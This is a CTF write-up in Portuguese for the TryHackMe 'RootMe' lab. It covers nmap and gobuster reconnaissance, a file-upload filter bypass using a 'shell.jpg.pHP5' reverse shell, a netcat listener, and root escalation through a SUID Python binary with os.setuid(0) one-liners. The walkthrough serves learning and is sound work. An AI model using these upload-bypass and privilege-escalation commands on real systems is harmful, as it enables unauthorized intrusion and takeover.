TryHackme

Relatório

Gabriel Oliveira

RootMe

TryHackme

Relatório

RootMe

Relatório sobre CTF

Gabriel Oliveira Souza


```
gabriel@gabriel-virtual-machine:~/Downloads$ sudo nmap -sV 10.10.113.68
[sudo] password for gabriel:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-08 12:53 -03
Nmap scan report for 10.10.113.68
Host is up (0.23s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ao utilizar o nmap, podemos verificar 2 portas em aberto no alvo. Logo a seguir, podemos utilizar o ‘GOBUSTER’ para encontrar diretórios no alvo que está sendo avaliado.


```
gabriel@gabriel-virtual-machine:~/Downloads$ gobuster -w common.txt -u http://10.10.113.68/

===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.113.68/
[+] Threads      : 10
[+] Wordlist     : common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
===============================================================
2023/10/08 13:37:36 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/css (Status: 301)
/index.php (Status: 200)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
===============================================================
2023/10/08 13:39:19 Finished
===============================================================
gabriel@gabriel-virtual-machine:~/Downloads$
```

No mesmo, podemos observar que a aplicação possui um input de arquivos em sua estrutura, e também temos acessos a observar os uploads de cada arquivo que foi incluído na aplicação.



Ao incluir um arquivo (shell reverse) com o nome “shell.jpg.pHP5”, burlamos o filtro para prosseguir com o ataque.




Criaremos uma conexão reversa:

```
gabriel@gabriel-virtual-machine:~/Downloads$ nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.113.68 41738
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:40:04 up  1:48,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ find -iname user.txt
```

```
$ cd /var/www/
$ ls
html
user.txt
$ cat user.txt
THM{y0u_g0t_a_sh3ll}
$
```

Como mostrado acima, é possível ver a primeira flag.



```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
```

Para a listagem de arquivos de permissões, utilizamos o comando acima “find / -perm -u=s -type f 2>/dev/null”

.. / python ☆ Star 9,153

Shell | Reverse shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities

The payloads are compatible with both Python version 2 and 3.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
python -c 'import os; os.system("/bin/sh")'
```

Podemos notar que podemos utilizar o python no mesmo. Entrando na documentação (https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md#suid) podemos visualizar o seguinte comando abaixo:

Example of privilege escalation with `cap_setuid+ep`

```
$ sudo /usr/bin/setcap cap_setuid+ep /usr/bin/python2.7

$ python2.7 -c 'import os; os.setuid(0); os.system("/bin/sh")'
sh-5.0# id
uid=0(root) gid=1000(swissky)
```

Utilizando o mesmo, podemos ter a permissão de root na máquina e capturar a última flag.